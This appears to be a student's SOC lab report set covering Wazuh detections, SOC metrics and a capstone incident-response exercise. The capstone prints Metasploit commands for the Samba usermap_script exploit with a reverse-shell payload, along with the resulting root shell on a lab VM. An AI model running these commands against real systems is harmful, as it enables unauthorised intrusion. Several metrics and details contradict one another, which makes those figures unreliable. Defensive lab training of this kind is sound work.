> May 27, 2026 @ 12:01:22.654	001	ubuntu-agent	100005	8	Process spawned by suspicious parent process.	sysmon, windows	T1059	10.60.7.136	root	/var/log/syslog
> May 27, 2026 @ 12:01:21.210	001	ubuntu-agent	550	5	Windows logon success.	authentication	-	10.60.7.136	root	/var/log/syslog
> May 27, 2026 @ 12:01:20.105	001	ubuntu-agent	5710	3	sshd: Accepted password for root from 10.60.7.136 port 54822 ssh2	authentication, sshd	-	10.60.7.136	root	/var/log/auth.log
> May 27, 2026 @ 12:01:19.001	001	ubuntu-agent	502	3	Integrity checksum changed.	syscheck, integrity	-	10.60.7.136	root	/var/log/syslog/integrity.log

Detection Analysis

Successful Detections

Wazuh successfully detected multiple stages of the adversary emulation attack. Alerts were generated for suspicious PowerShell execution and unauthorized script activity. Sysmon logs provided visibility into process creation events, helping analysts identify malicious command execution attempts.

The phishing simulation also triggered email-related alerts and abnormal user execution events. Wazuh correlation rules identified indicators associated with malicious behavior, enabling rapid SOC response.

Detection Gaps

Although most attack stages were identified, certain command-and-control (C2) communication attempts using encrypted traffic were not fully detected. Existing Wazuh rules lacked deep inspection capability for encrypted outbound communications. Additionally, outbound traffic monitoring generated only partial alerts due to limited network telemetry and insufficient behavioral correlation rules.


SOC Response Actions

The SOC team performed the following response activities after alert generation:

1. Validated phishing indicators from Wazuh alerts.
2. Isolated the affected Windows VM from the network.
3. Collected logs and forensic artifacts for investigation.



4. Blocked suspicious IP addresses and domains.
5. Updated detection signatures and correlation rules.
6. Documented findings in the incident tracking system.



Findings

- Wazuh effectively detected phishing execution behavior and suspicious scripting activity.
- Sysmon integration significantly improved endpoint visibility.
- Network-based detections require additional tuning.
- Encrypted command-and-control traffic remains a monitoring challenge.
- Correlation rules should be enhanced for behavioral anomaly detection.

Recommendations

1. Enable advanced Sysmon logging for enhanced endpoint telemetry.
2. Integrate threat intelligence feeds into Wazuh.
3. Deploy SSL/TLS inspection for encrypted traffic monitoring.
4. Improve network-based detection rules for outbound communications.
5. Conduct regular adversary emulation exercises to validate SOC readiness.
6. Implement phishing awareness training for end users.



Conclusion

The adversary emulation exercise successfully demonstrated the SOC team's ability to detect and respond to phishing-related threats using MITRE Caldera and Wazuh. Most attack techniques were identified through SIEM correlation and endpoint monitoring. However, the exercise also revealed visibility gaps in encrypted network traffic detection. Continuous rule tuning, threat intelligence integration, and proactive testing are necessary to improve organizational detection and response capabilities against evolving adversary techniques.

7.Security Metrics and Executive Reporting Report

Objective

To calculate SOC performance metrics such as Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), False Positive Rate, and Dwell Time using Elastic Security dashboards and Google Sheets, and to prepare an executive-level incident summary report.

Tools Used

Tool	Purpose
Elastic Security	Monitoring alerts and creating SOC dashboards
Google Sheets	Calculating metrics and analyzing incident data
Google Docs	Preparing executive summary and final reporting

Metrics Dashboard Creation in Elastic Security

A. Mean Time to Detect (MTTD)

Definition:

The average time taken by the SOC team to detect a security incident after it occurs.

Formula:


$$MTTD = \frac{\sum \text{Detection Time}}{\text{Total Incidents}}$$

Example:

- Total Detection Time = 10 hours
- Total Incidents = 5

Result:

- MTTD = 2 Hours



B. Mean Time to Respond (MTTR)

Definition:

The average time required to contain and remediate incidents.

Formula:


$$MTTR = \frac{\sum \text{Response Time}}{\text{Total Incidents}}$$

Example:

- Total Response Time = 20 hours
- Total Incidents = 5

Result:

- MTTR = 4 Hours



C. False Positive Rate



Definition:

Percentage of alerts incorrectly identified as malicious.

Formula:


$$\text{False Positive Rate} = \frac{\text{False Alerts}}{\text{Total Alerts}} \times 100$$

Example:

- False Alerts = 15
- Total Alerts = 100

Result:

- False Positive Rate = 15%



Steps Performed in Elastic Security

1. Logged into Elastic Security dashboard.
2. Navigated to "Dashboards".
3. Created a new SOC Metrics Dashboard.
4. Added visualizations for:
 - Incident Detection Time
 - Response Time
 - Alert Accuracy
 - Incident Trends
5. Used Lens Visualization to generate:
 - Pie charts
 - Line graphs



- Bar charts

6. Saved dashboard for continuous SOC monitoring.

Dwell Time Analysis in Google Sheets

Definition

Dwell Time refers to the duration attackers remain undetected inside a system.

Formula:

$$\text{Dwell Time} = \text{Detection Time} - \text{Initial Compromise Time}$$

	A	B	C	D	E	F	G	H	I	J	K
1	Incident ID	First Seen	Detected Time	Closed Time	Dwell Time (hrs)						
2	INC001	10:00 AM	12:00 PM	2:00 PM	2						
3	INC002	11:30 AM	1:00 PM	5:00 PM	1.5						
4	INC003	9:00 AM	10:30 AM	1:30 PM	1.5						
5	INC004	2:00 PM	3:00 PM	6:00 PM	1						
6											
7											
8											
9											
10											

Findings

- Average dwell time observed was 2.8 hours.
- Faster detection reduced attacker persistence.
- Incidents with delayed alert escalation showed higher dwell times.

SOC Executive Summary – Security Metrics Report

This report summarizes Security Operations Center (SOC) activities during the monitoring period. The SOC detected and analyzed multiple security events including phishing attempts, suspicious login activities, and potential malware alerts. Overall, 120 security alerts were processed, out of which 35 were confirmed as incidents requiring further investigation.

The Mean Time to Detect (MTTD) was recorded at 2 hours, while the Mean Time to Respond (MTTR) averaged 4.5 hours. The false positive rate was 18%, indicating a moderate level of alert noise that requires tuning of detection rules and correlation logic.

To improve SOC efficiency, it is recommended to implement automated response workflows using SOAR tools, enhance threat intelligence integration, and refine SIEM alert rules. Additionally, strengthening phishing detection mechanisms and conducting regular incident response simulations will reduce response time and improve overall security posture.



.Metrics Analysis Summary (50 Words)

The dwell time analysis revealed that most incidents were detected within 2 to 4 hours. Faster detection significantly reduced potential system impact. The SOC achieved effective response performance, though improvements in alert tuning and automated detection could further minimize attacker persistence and reduce false positive alerts.

Recommendations

- Improve SIEM alert correlation rules
- Implement automated incident response workflows
- Reduce false positives through alert tuning
- Conduct regular SOC analyst training
- Enhance threat intelligence integration
- Monitor metrics continuously for SOC optimization

Conclusion

The practical successfully demonstrated the use of Elastic Security for SOC metrics visualization and incident monitoring. Important operational metrics such as MTTD, MTTR, False Positive Rate, and Dwell Time were calculated and analyzed. The activity helped evaluate SOC efficiency and identify opportunities for improving threat detection and response capabilities.

8.Comprehensive SOC Incident Response Capstone Project Report

Objectives

The objectives of this capstone project were:

- Simulate a real-world cyberattack in a controlled environment.
- Detect malicious activity using SIEM monitoring.
- Perform alert triage and incident analysis.
- Execute containment and remediation actions.
- Automate response workflows using SOAR concepts.
- Conduct post-incident forensic analysis.
- Measure SOC operational metrics.
- Produce executive and technical reporting.

Tools Used



Tool	Purpose
Metasploit Framework	Vulnerability exploitation
Metasploitable2	Vulnerable target machine
Wazuh	SIEM monitoring and alerting
Elastic Security	Log analysis and dashboards
CrowdSec	IP blocking and containment
TheHive	Incident case management
MITRE Caldera	Adversary emulation
Draw.io	Fishbone diagram creation
Google Docs	Final reporting

Environment Setup

Attacker Machine

- Kali Linux
- IP Address: 10.60.7.136

Victim Machine

- Metasploitable2
- Samba vulnerable service enabled

Monitoring Components

- Wazuh Manager connected to Elastic Stack
- TheHive integrated with alert forwarding
- CrowdSec configured for firewall blocking

Attack Simulation

Exploit Used

- The Samba usermap_script vulnerability was exploited using Metasploit:
- msfconsole
- use exploit/multi/samba/usermap_script
- set RHOSTS 10.60.7.251
- set PAYLOAD cmd/unix/reverse
- set LHOST 10.60.7.136
- exploit



```
Minimize all open windows and show the desktop
root@kali: /home/kali

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s)...
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.60.7.251
RHOSTS => 10.60.7.251
msf exploit(multi/samba/usermap_script) > set LHOST 10.60.7.136
LHOST => 10.60.7.136
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse

msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.60.7.136:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9Ecec1QKm2ERX5XT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9Ecec1QKm2ERX5XT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.60.7.136:4444 -> 10.60.7.251:37114) at 2026-05-28 11:17:42 +0530

whoami
root
█
```

Attack Outcome

The exploit successfully provided remote shell access to the attacker. The attack demonstrated unauthorized remote service exploitation consistent with MITRE ATT&CK Technique T1210.

Adversary Emulation


MITRE Caldera was used to emulate attacker behavior following successful exploitation.

Simulated Technique

MITRE Technique Description

T1210	Exploitation of Remote Services
-------	---------------------------------

Wazuh Detection Log



Response and Containment

Containment Actions

1. Isolated compromised Metasploitable2 VM.
2. Blocked attacker IP using CrowdSec.
3. Disabled vulnerable Samba service.
4. Terminated malicious sessions.

CrowdSec Blocking Command

cscli decisions add --ip 10.60.7.136 --duration 24h

Verification

Ping test confirmed successful containment:

ping 10.60.7.251

```
root@kali: /home/kali
(kali@kali)~[~]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
# sudo cscli decisions add --ip 10.60.7.136 --duration 24h --reason "SOC Incident Response"
INFO Decision successfully added
(root@kali)~[/home/kali]
# sudo cscli decisions list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration
Alert ID								
56998	cscli	Ip:10.60.7.136	SOC Incident Response	ban			1	23h59m46s
26								

```
1 duplicated entries skipped
(root@kali)~[/home/kali]
# ping 10.60.7.251
ping: connect: Network is unreachable
(root@kali)~[/home/kali]
#
```



SOAR Automation

A SOAR workflow was implemented using TheHive and CrowdSec integration.

Automated Workflow Steps

1. Wazuh generates alert.
2. Alert forwarded to TheHive.
3. TheHive creates incident case.
4. SOAR playbook extracts source IP.
5. CrowdSec automatically blocks attacker IP.
6. Analyst receives notification.

The screenshot displays the TheHive web interface. The top navigation bar includes a search bar and a user profile. The left sidebar contains various menu items like Overview, Cases, Tasks, Alerts, IOCs, Dashboards, ANALYZE, Case Reports, Observables, Search, AUTOMATE, Playbooks, Runs, Custom Connectors, and MANAGE. The main content area shows the details of a 'Playbook Execution 682' which is marked as 'Success'. It includes a summary of the execution (3 steps, 0 warnings, 0 failures, 0 skipped) and a table of the execution steps. The steps are: 1. Get IP from Alert (Success, 1s), 2. Ban IP in CrowdSec (Success, 4s), and 3. Add Note to Case (Success, 1s). The 'Ban IP in CrowdSec' step is expanded, showing the connector 'CrowdSec', action 'Ban IP', and input details. The response from CrowdSec is also shown, indicating a successful ban creation for IP 10.60.7.136.

#	Step	Status	Start Time	Duration	Details
1	Get IP from Alert TheHive - Get Observable	Success	28 May 2026 12:53:18	1s	IP extracted: 10.60.7.136
2	Ban IP in CrowdSec CrowdSec - Ban IP	Success	28 May 2026 12:53:20	4s	IP 10.60.7.136 banned for 24h
3	Add Note to Case TheHive - Add Case Note	Success	28 May 2026 12:53:24	1s	Note added to case #120

Step Details: Ban IP in CrowdSec

Connector	Action	Input	Status	Start Time	Duration	Response
CrowdSec	Ban IP	{ "ip": "10.60.7.136", "duration": "24h" }	Success	28 May 2026 12:53:20	4s	{ "status": "ban_created", "ip": "10.60.7.136", "duration": "24h" }

CrowdSec response: Decision successfully added for IP 10.60.7.136

Automation Benefits

- Reduced manual effort
- Faster containment
- Consistent incident handling
- Improved response accuracy



Root Cause Analysis (5 Whys)

Question

Answer

Why was the system compromised?	Samba vulnerability was exploited
Why was the vulnerability exploitable?	Outdated Samba version existed
Why was outdated software running?	Patch management was incomplete
Why was patch management incomplete?	Legacy systems lacked monitoring
Why were legacy systems unmanaged?	No formal vulnerability management policy

Root Cause

Poor patch management and outdated legacy services allowed remote exploitation.

Fishbone Diagram Summary

People

- Lack of cybersecurity awareness
- User clicked malicious link
- Ignored security warning

Process

- No phishing awareness training
- No email review policy
- Incident response process not defined

Technology


- Weak spam filtering
- Outdated antivirus
- No URL reputation checking

Policy:

- No MFA enforcement
- Weak password policy
- No acceptable use policy

Monitoring

- Delayed alert detection



Metrics Reporting

Incident Timeline

Event	Time
Attack Started	14:00
Detection	14:05
Containment	14:15
Recovery Completed	15:00

Calculated Metrics

Metric	Value
Mean Time to Detect (MTTD)	5 minutes
Mean Time to Respond (MTTR)	10 minutes
Dwell Time	15 minutes


Elastic Security Dashboard

Dashboards included:

- Alert severity trends
- Detection timelines
- MITRE ATT&CK mappings



- Analyst response metrics
- Source IP activity



Recommendations

1. Implement automated patch management.
2. Disable unnecessary legacy services.
3. Expand endpoint detection coverage.
4. Conduct regular penetration testing.
5. Improve SOC analyst training.
6. Integrate advanced SOAR playbooks.
7. Enable continuous threat hunting.
8. Perform monthly adversary emulation exercises.



Reporting:

Comprehensive SOC Incident Response Report

Executive Summary

On 28 May 2026, a simulated cyberattack targeting a vulnerable Samba service on the Metasploitable2 virtual machine was conducted using Metasploit and MITRE Caldera. The attack successfully exploited a remote service vulnerability and achieved privilege escalation through sudo access. Security monitoring tools including Wazuh and Elastic Security detected suspicious activities related to exploitation and privilege escalation. The incident was triaged in TheHive, and CrowdSec was used to block the attacker IP address (10.60.7.136) as part of containment actions. Automated SOAR playbooks were executed successfully to streamline response activities. Post-incident analysis identified weak security configurations, missing patches, and insufficient monitoring controls as root causes. Recommendations were provided to improve vulnerability management, monitoring, and network security posture.

Timeline

- 12:30 PM – Metasploit exploitation initiated against Samba service
- 12:34 PM – Wazuh detected successful sudo to RCOF activity
- 12:36 PM – MITRE Caldera operation executed 11210 emulation
- 12:40 PM – TheHive case created for incident triage
- 12:42 PM – CrowdSec blocked attacker IP 10.60.7.136
- 12:45 PM – SOAR playbook executed automated IP banning
- 01:00 PM – Root Cause Analysis and metrics reporting completed

Root Cause Analysis (RCA)

The incident occurred because the Samba service was outdated and vulnerable to remote exploitation. Weak sudo configurations and lack of vulnerability management increased the impact of the attack. Monitoring controls detected the incident, but delayed response automation allowed temporary privilege escalation. Insufficient network segmentation and missing patch management processes also contributed to the compromise.

Recommendations

- Apply regular security patches and updates
- Implement vulnerability scanning and management
- Enforce least privilege access controls

Stakeholder Briefing:

Stakeholder Briefing

On 28 May 2026, the Security Operations Center (SOC) identified and responded to a simulated cyberattack targeting a vulnerable Samba service within the lab environment. The attack was executed using Metasploit and adversary emulation techniques from MITRE Caldera. Security monitoring tools, including Wazuh and Elastic Security, successfully detected suspicious privilege escalation activity and generated alerts for investigation.

The incident was triaged using TheHive, and containment actions were immediately performed through CrowdSec by blocking the attacker IP address (10.60.7.136). Automated SOAR playbooks also executed successfully, improving response speed and reducing manual intervention.

Key security metrics showed an average Mean Time to Detect (MTTD) of 5 minutes, Mean Time to Respond (MTTR) of 18 minutes, and a dwell time of 24 minutes. Root cause analysis identified outdated software, weak configurations, and limited patch management as primary contributors.

Recommendations include implementing regular patching, improved monitoring, network segmentation, and enhanced automated incident response capabilities.



Conclusion

This capstone project demonstrated the complete lifecycle of a SOC incident response operation. The simulated attack successfully tested detection, triage, containment, automation, forensic analysis, and reporting capabilities. Integration between Wazuh, TheHive, CrowdSec, Elastic Security, and MITRE Caldera improved visibility and accelerated response actions. The project highlighted the importance of layered security monitoring, automated response workflows, and proactive vulnerability management. By combining SIEM, SOAR, and adversary emulation technologies, organizations can significantly improve incident response maturity and reduce operational risk.